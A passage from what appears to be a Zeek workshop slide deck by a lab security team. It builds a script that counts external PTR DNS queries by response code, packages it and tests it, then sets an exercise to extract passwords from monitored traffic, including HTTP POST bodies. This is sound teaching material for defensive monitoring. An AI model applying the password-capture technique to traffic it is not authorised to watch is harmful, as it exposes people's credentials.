- Can help in understanding what's anomalous vs what's not

# Scripting Highlevel

- Find the relevant event which gets us the data
  - How about log\_dns ?
- Think of data structures needed
  - How about a table of records
- Think of supporting variables and functions
  - Threshold counters
- Think of reductions and scale
  - About 45 Million DNS flows/day in EXTDMZ tap
- Think of clusterizations

```
type ptr_stats : record {  
    ptr_counts: count &default=0 ;  
    Noerror : count &default=0 ;  
    Nxdomain: count &default=0;  
    Refused : count &default=0;  
    servfail: count &default=0 ;  
    Unknown : count &default=0;  
} ;
```

# building a script - Step by step

```
module DNS;

# for PTR thresholds this we only care about external IPs
# hitting our dns_servers with all sorts of queries

event DNS::log_dns(rec: DNS::Info)
{
    local request_ip: addr;
    request_ip = rec$id$orig_h ;

    if (Site::is_local_addr(request_ip) )
        return ;

    # only interested in PTR queries
    if (! rec$qtype_name || rec$qtype_name != "PTR")
        return ;

    # some requests don't have name
    # need to fill in why

    local rcode_name = (!rec$rcode_name) ? "UNKNOWN" : rec$rcode_name ;

    print fmt ("%s, %s, %s, %s", request_ip, rec$query, rec$qtype_name, rcode_name);
}
```

# building a script - Step by step

```
+export {  
+  
+  
+## Step 1: We need a data strcuture to hold these counters  
+    type ptr_stats : record {  
+        ptr_counts: count &default=0 ;  
+        noerror : count &default=0 ;  
+        nxdomain: count &default=0 ;  
+        refused : count &default=0 ;  
+        servfail: count &default=0 ;  
+        unknown : count &default=0 ;  
+    } ;  
+  
+  
+## Step 2: We need a table to hold ptr_stats record  
+    global ptr_queries: table[addr] of ptr_stats=table() &create_expire = 1 day ;  
+  
+}
```

# building a script - Step by step

```
+ #initialize the table
+     if (request_ip ! in ptr_queries)
+     {
+         local cp: ptr_stats;
+         ptr_queries[request_ip]=cp ;
+     }
+
+     # STEP 4: lets count ALL the ptr_queries
+
+     ptr_queries[request_ip]$ptr_counts += 1;
+
+     switch (rcode_name)
{
    case "NOERROR":
        ptr_queries[request_ip]$noerror += 1 ;
        break;
    case "NXDOMAIN":
        ptr_queries[request_ip]$nxdomain += 1 ;
        break;
    case "REFUSED":
        ptr_queries[request_ip]$refused += 1 ;
        break;
    case "SERVFAIL":
        ptr_queries[request_ip]$servfail+= 1 ;
        break;
    case "UNKNOWN":          # catch all rcodes
        ptr_queries[request_ip]$unknown+= 1 ;
        break;
}
```

# That brings to be Zeek package

- COPYING
- README.rst
- zeek-pkg.meta
- scripts
- tests

# zeek-pkg.meta

```
[package]
description=
script_dir = scripts
version = 0.1
tags =
test_command = ( cd tests && btest -d )
```

# btest

```
$ btest  
all 1 tests successful
```

# Exercise 10: making-of-a-package

- `cd 10-exercise-making-of-a-package`
- `$ cd scripts`
  - `_load_.zeek`
  - `base-functions.zeek`
  - `ptr.zeek`
  -
- Step by step guide to building `ptr.zeek`
  - `step-1.zeek`
  - `step-2.zeek`
  - `step-3.zeek`
  - `step-4.zeek`
  - `step-5.zeek`
  - `step-6.zeek`

# Exercise 11: Find the password

- `cd exercise-11-passwords`
- `$ cat node.cfg`
- `$ cd scripts`
  - `watch-pattern.zeek`
  - `watch-pattern-2-extract-password.zeek`
- Task 1: Extend this script so that if the password matches a given password complexity then send NOTICE email.
- Task 2: Extend this script so that you can capture passwords in HTTP POST requests as well.
- Task 3: Extend this script so that you've got passwords are logged into a separate log instead of `notice.log` - obfuscate passwords in `notice.log`.

So ask not what Zeek can do for you. Ask what you want to do, and see if Zeek is a good tool for that.  
It generally is!

# Many Thanks

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- Fatema
- Johanna
- Justin
- Keith
- Seth
- Ryan
- Robin
- Vlad
- LBL Cyber Security Team (Jay, James, Partha, Craig, Miguel, Michael)

# Questions ?

[security@lbl.gov](mailto:security@lbl.gov)

[asharma@lbl.gov](mailto:asharma@lbl.gov)

(We use Zeek, you should too!!)

# Stay Connected

**Website** - [Zeek.org](https://zeek.org)

**Mailing List** - [zeek@lists.zeek.org](mailto:zeek@lists.zeek.org)

**Slack** - <http://bit.ly/ZeekOrgSlackInvite>

**Find out more ways to connect at:** <https://zeek.org/community/>